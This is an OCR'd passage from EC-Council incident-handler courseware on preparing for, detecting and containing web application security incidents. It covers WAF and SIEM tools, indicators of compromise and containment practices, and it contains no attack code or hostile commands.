  The IH&R team should have the contacts of their ISPs (current and alternate ISPs), clients, critical customers, key stakeholders, third-party advertising agencies, and law enforcement authorities. This helps the IH&R team to ensure that they can continue their services, inform the affected parties, and take legal action where necessary. It is also important to have an updated contact list of all incident response team members containing their email addresses, fax numbers, and alternate contact channels. The IH&R team should also have the contacts of infrastructure hardware vendors to ensure business continuity and speedy recovery. The list should also include contact details of internal teams such as the IDS, network, and computer security teams. If an organization uses third-party services or cloud service providers for its web applications, then the IH&R team should also have their contact details.

- **Create a whitelist of all critical IP addresses and protocols:**

  During a web application incident, the incident response team may need to block malicious IPs and users. However, these tasks may seem daunting during a DDoS attack, where malicious requests seem to originate from multiple and widely distributed geographical locations. Hence, if the IH&R team has a whitelist of users that are critical to the business, network administrators can easily provide access to organizational resources to these users and block the rest. This step can effectively contain DDoS incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Maintain an inventory of organizational IT Infrastructure:**

  The IH&R team should have an inventory of IP addresses, routing tables, autonomous system settings, circuit ID, and network topology of the organizational network. In addition, all computer systems and related components such as printers, fax machines, cables, routers, and servers can help in incident response process.

- **Maintain a disaster recovery plan:**

  Incidents such as DDoS can result in severe inconvenience to users, impact the business and its services, and cause substantial financial and reputational losses to organizations. To minimize the loss and ensure business continuity under such incidents, organizations should draft a disaster recovery plan and business continuity plan.

- **Deploy monitoring tools to detect abnormal activities:**

  Organizations should deploy the latest web application and network monitoring tools that can alert the IH&R team in case of suspicious events and other activities. A dedicated network and web application monitoring team should monitor user inputs and requests.

- **Design and maintain a good network infrastructure:**

  The IH&R team should plan their network infrastructure such that there are no bottlenecks in the network. Organizational networks should be free from a single point of failure and maintain redundant systems, servers, and routers. The network team should be able to distribute Domain Name System (DNS) servers and Simple Mail Transfer Protocol (SMTP) services through different autonomous systems in case of critical incidents. Moreover, the IH&R team should create a normal baseline performance of the infrastructure because this can help in quickly identifying abnormal activities.

- **Customize TTL settings for critical systems:**

  The IH&R team should identify resources that are more prone to attacks and customize their time-to-live (TTL) settings. This step is critical for organizations to redirect their users to another backup website. A TTL value of 600 is a good choice for this purpose.

- **Review and audit web server logs and settings:**

  The IH&R team should make sure to export web server log files to an external server. This helps in reviewing and analyzing the logs in case of incidents. All servers should have clock synchronization because this can help to track security breaches, analyze network usage, and compare the timestamps of various logs.

- **Gather details about active assets and their business impact:**

  Before proceeding with any incident handling process, the IH&R team must know the applications in an organization, storage location of application data, accounts associated with these data, users with access privileges, and types of data security measures or tools employed. Using this information, incident handlers can estimate the initial impact of specific data loss or compromise. Incident handlers can use asset discovery tools such as Acunetix to identify websites or web applications that belong to an organization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Design access controls for website login page:**

  Organizations should implement more security features in websites and web applications to protect sensitive information. In the authentication process, users provide their credentials (username and password) to websites; however, another authentication process should be configured that involves sending an access code to user's mobile. Thus, web applications can be protected despite the theft of user credentials.

## Deploying WAF

Preparation for handling security incidents also includes setting up security configurations and testing web applications for flaws. A prior establishment of security configurations can help the incident handling team in safeguarding access to the critical parts and information of an application. The incident handling team can deploy a web application firewall (WAF) to protect web applications from evolving threats.

WAFs are generally placed at the edge of a network to eradicate and log data from various web application incidents. WAF captures, filters, and analyzes all incoming traffic to detect, block, and thwart various application layer attacks. WAFs filter content based on a certain set of rules or instructions and block all attempts to attack the application layer. These rules usually cover common web application-based attacks such as SQL injection attacks, XSS attacks, and attacks exploiting application-specific vulnerabilities (content management system (CMS) vulnerabilities).

Generally, a WAF is deployed to protect a single web application or set of web applications. WAF includes a built-in behavioral and reputational analysis that can also assist in protecting applications from zero-day threats. Most WAFs allow the security personnel to customize security policies and they can be designed according to access privileges and user inputs. WAFs can prevent data theft and manipulation of sensitive corporate and customer information.

Some common factors included in designing policies or rules are as follows:

- IP address and geographical location data
- Request methods such as POST or GET
- URL parameters
- HTTP/S header values
- Access rate

Now, we will discuss some commonly used web application firewalls.

- **dotDefender**

  Source: *http://www.applicure.com*

  DotDefender™ is a software-based WAF that protects websites from malicious attacks such as SQL injection, path traversal, XSS, and others, which result in website defacement. DotDefender™ complements the network firewall, IPS, and other network-based Internet security products. Moreover, it inspects the HTTP/HTTPS traffic for suspicious behavior.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Features:**

- Handles .NET security issues
- Enterprise-class security against known and emerging hacking attacks
- Solutions for hosting, enterprise, and small and medium-sized businesses/enterprises (SMB/SME)
- Supports multiple platforms and technologies (IIS, Apache, cloud)
- Open application programming interface (API) for integration with management platforms and other applications
- Prevents denial-of-service (DoS) attacks





Figure 7.1: Screenshot of dotDefender

Some additional WAFs include the following:

- AppTrana WAF (*https://www.indusface.com*)
- FortiWeb (*https://www.fortinet.com*)
- SP//WAF (*https://www.stackpath.com*)
- F5 Advanced WAF (*https://www.f5.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Deploying SIEM Solutions

In the preparation phase, the incident handling team must also deploy security incident and event management (SIEM) solutions to efficiently log, analyze, and alert upcoming security incidents. SIEM performs real-time security operations center (SOC) functions such as identifying, monitoring, recording, auditing, and analyzing security incidents. It assists in threat detection and security incident response activities. SIEM provides security by tracking suspicious end-user behavior activities within a real-time information technology (IT) environment.

Some functions performed by SIEM are as follows:

- Log collection
- Log analysis
- Event correlation
- Log forensics
- IT compliance and reporting
- Application log monitoring
- Object access auditing
- Data aggregation
- Real-time alerting
- User activity monitoring
- Dashboards
- File integrity monitoring
- System and device log monitoring
- Log retention

SIEM offers security management services that combine security information management (SIM) and security event management (SEM). SIM supports the permanent storage, analysis, and reporting of log data. SEM deals with real-time monitoring, correlation of events, notifications, and console views. Moreover, it protects organizational IT assets from data breaches due to internal and external threats.

Some commonly used SIEM tools are as follows:

- **ArcSight Enterprise Security Manager**

  Source: *https://www.microfocus.com*

  ArcSight Enterprise Security Manager (ESM) is a powerful SIEM that helps incident responders in real-time threat detection and minimizing threat exposure in an organizational network. This tool enhances the investigation operational efficiency of incident responders, thus saving their time. ArcSight ESM also enables scalable event monitoring that can be seamlessly integrated with the existing security ecosystem of organizations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.2: Screenshot of ArcSight ESM Dashboard

Some additional SIEM tools include the following:

- AlienVault OSSIM (*https://cybersecurity.att.com*)
- IBM Security Qradar SIEM (*https://www.ibm.com*)
- Logpoint SIEM (*https://www.logpoint.com*)
- FortiSIEM (*https://www.fortinet.com*)
- Exabeam Fusion SIEM (*https://www.exabeam.com*)

## Understand Detection and Containment of Web Application Security Incidents

After preparing to handle web application incidents, the IH&R team must be able to actively detect incidents and identify their scope and impact. In this phase, incident handlers perform tasks such as monitoring web pages and notifications or calls from employees. In addition, the IH&R team must perform security checks using automated tools to detect various types of web application security incidents.

The containment phase plays an essential role while handling and responding to web application security incidents. It mainly aims to mitigate the effects of attacks on the targeted assets of an organization. It focuses on limiting the scope and extent of an incident to reduce the loss and damage caused by cybersecurity incidents.

The following section discusses various indicators of web application security incidents, detection of web incidents, overview of containment, methods used for containment, and containment tools.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Indicators of Web Application Security Incidents

It is usually difficult to detect web application attacks because they are stealthy in nature and attackers try to cover their tracks and lurk undetected for maximum exploitation. Compromise indicators play a major role in the quick detection of these attacks. By monitoring these indicators, incident handlers detect web application incidents at an early stage. Moreover, the detection of unusual activity or clues in systems can help the incident handling team to spot attacker activities on web applications more quickly and reduce their impact.

Listed below are some essential indicators of web application incidents:

- Unavailability of website, web services, or applications
- Alerts and notifications from tools such as WAF, SIEM, and IDS
- Leakage of sensitive data
- Redirection of URLs to incorrect sites
- Web page defacements
- Unusually slow network performance
- Frequent rebooting of the server
- Anomalies in log files such as web server, application, and database logs
- Database logs showing multiple errors within in a short duration
- Suspicious activities in user accounts such as new processes, users, and jobs
- Error messages such as 400–500 errors
- Abnormal behavior in web applications such as popups and spam messages
- Changes in web application files
- Search engines flagging websites as insecure
- Complaints from customers
- Unusual outbound and inbound network traffic
- Inappropriate login attempts from various geographical locations
- Variation in HTTP requests and response sizes
- Getting too many requests for accessing the same file
- Application taking longer time than usual to render result pages from the database or web server
- FTP or HTTP logs showing that the web server attempted to establish outbound network connections
- Password reset and other emails forwarded to the spam folder
- Web applications disabled by hosting providers


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Creation of new admin-level or FTP accounts
- Changes in existing account passwords
- Outbound traffic to public IP addresses
- Increase in form submission errors
- Unfamiliar error messages such as deprecated functions and undefined offsets
- Obfuscated JavaScript code on websites
- New files created in the web root
- Ports such as 80, 443, 465, and 587 blocked by hosting providers

## Detecting Web Incidents

Tools such as WAF, IDS, and SIEM solutions allows incident handlers to automatically detect web application incidents. Alerts from these tools can help incident handlers to detect and analyze web incidents.

A WAF is either software or hardware that defines a set of rules for HTTP conversation to filter malicious data. It protects web applications against vulnerabilities before a patch is available. It performs reverse proxy functionality and protects servers and web applications.

A WAF analyzes and compares all HTTP and HTTPS traffic against a set of preconfigured rules to filter malicious web traffic or send alerts. Similarly, SIEM solutions aggregate logs from various network devices and security controls to send alerts upon the detection of malicious web traffic.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.3: Screenshot of AlienVault OSSIM Alert

## Tools for Detecting Web Application Security Incidents

- **IllusionBLACK**

  Source: *https://www.smokescreen.io*

  IllusionBLACK allows incident handlers to detect manual and automated web application attacks using deception technologies. It can help to protect web applications by revealing attempted business logic manipulations and attribute attacks. Moreover, IllusionBLACK can be integrated with both web and mobile applications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.4: Screenshot of IllusionBLACK

- **Alert Logic MDR**

  Source: *https://www.alertlogic.com*

  Alert Logic MDR is a web application attack detection tool that helps incident handlers in performing real-time analysis of network and log data. It provides visibility into web application attacks and reports OWASP's Top 10 threats and exploits targeting known vulnerabilities. It also enables innovative machine-learning-based log data analysis, which provides attack visibility regardless of the encryption method used.




Figure 7.5: Screenshot of Alert Logic MDR


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Containment of Web Application Security Incidents

Containment is a crucial step in the incident management process that focuses on preventing additional damage. It includes planning strategies to avoid further loss, while ensuring that no forensic evidence was destroyed or damaged by an incident.

Some containment practices for web application incidents are listed below:

- Enable the black hole feature on web applications so that they drop all requests from the same source after reaching a limit.
- Increase the capacity of servers in terms of handling connections. By upgrading server availability, it becomes difficult for attackers to perform a low-and-slow attack.
- If an attack seems to originate from a single IP, administrators should blacklist or block it to ensure that it does not generate further traffic.
- Anti-DDoS service providers (such as Cloudflare) offer DDoS protection and other features such as maintaining web applications such that it is “always online”, even if administrators take it down for maintenance purposes. Organizations may choose these services to effectively fight against web attacks.
- Define a load level that can be set by authenticated users on web applications. If they need more, terminate the previous request and raise a new request to for further processing.
- Deny unnecessary access to any resource to unauthorized users. To reduce the burden on servers, cache the content sent by unauthorized users instead of using the main database.
- After identifying the attackers (e.g., extortion, web page defacement, DDoS attempts), negotiate with them and buy time for management approvals. This minimizes the chance of losing critical data and business.
- To guide users, clarify their queries and do not lose their trust. In addition, set up alternate channels for communication such as voice and email servers.
- Use specially designed routers that can consume all incoming traffic and filter legitimate ones by identifying their protocols, patterns, and standard samples of incoming packets to mitigate DDoS attacks.
- Identify the entry points and restore the server and applications to a normal situation. In addition, resolve the vulnerabilities that led to the compromise.
- Restrict traffic flow from one network to another, typically from a compromised system.
- Use a WAF to monitor and block potential threats.
- Isolate the attacker’s operations on the network by removing suspicious user credentials from the network and web application.
- Enable egress filtering to restrict the flow of traffic from one network to another, typically from a compromised system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install a dedicated hardware or software firewall to block the User Datagram Protocol (UDP) or TCP flood attack.
- Establish a content delivery network (CDN), which automatically hosts website codes, images, and dependencies. This reduces the strain on websites; moreover, websites with a CDN can survive DoS/DDoS attacks more easily.
- Implement Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) to ensure that only humans submit requests or forms in web applications.
- Make sure that web applications do not display debugging information to users.
- Strengthen Apache on web servers by installing the mod_reqtimeout module, which helps servers in identifying and automatically blocking malicious connections.
- Maintain a backup Internet connection with a pool of IP addresses for crucial users.
- Perform malware and virus scans. In addition, regularly delete cookies from the browser.
- Use manual and automatic intercepting proxies such as Burp Suite, IBM AppScan, and Skipfish to scan for the presence of potential threats.
- Scan for injection, session-based, and other vulnerabilities using vulnerability scanning tools and patch them.
- Find and eliminate design and coding errors in web applications.
- Assume that all input data cannot be trusted and whitelist, blacklist, or sanitize them according to the requirements.
- Validate user input based on its length, type, format, characters, and range.
- Use characters that improve the security of web applications to the best possible level.
- Sanitize HTML and JavaScript to handle untrusted inputs.
- Scan web servers to identify common ports and vulnerabilities using tools such as Nmap, Sandcat Browser, WebInspect, and NetScanTools Pro; subsequently, identify the attack paths and patch them.
- Create awareness about security implications and train developers to create secure code.
- Check for similar indicators of compromise across other servers and web applications. If found, remove them from the network.
- Report the vulnerabilities found in web applications to service providers and web application developers.
- Reset the password of web application administration and management accounts.
- Implement two-factor authentication in the affected accounts.
- Disable alternate authentication methods such as certificates.
- Revoke authentication tokens of admin and management accounts.
- Preserve malware sample for forensic investigation if a system is infected with malware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not shut the compromised system unless necessary.
- Block associated indicators such as URLs, domains, IP addresses, and file hashes in security controls.
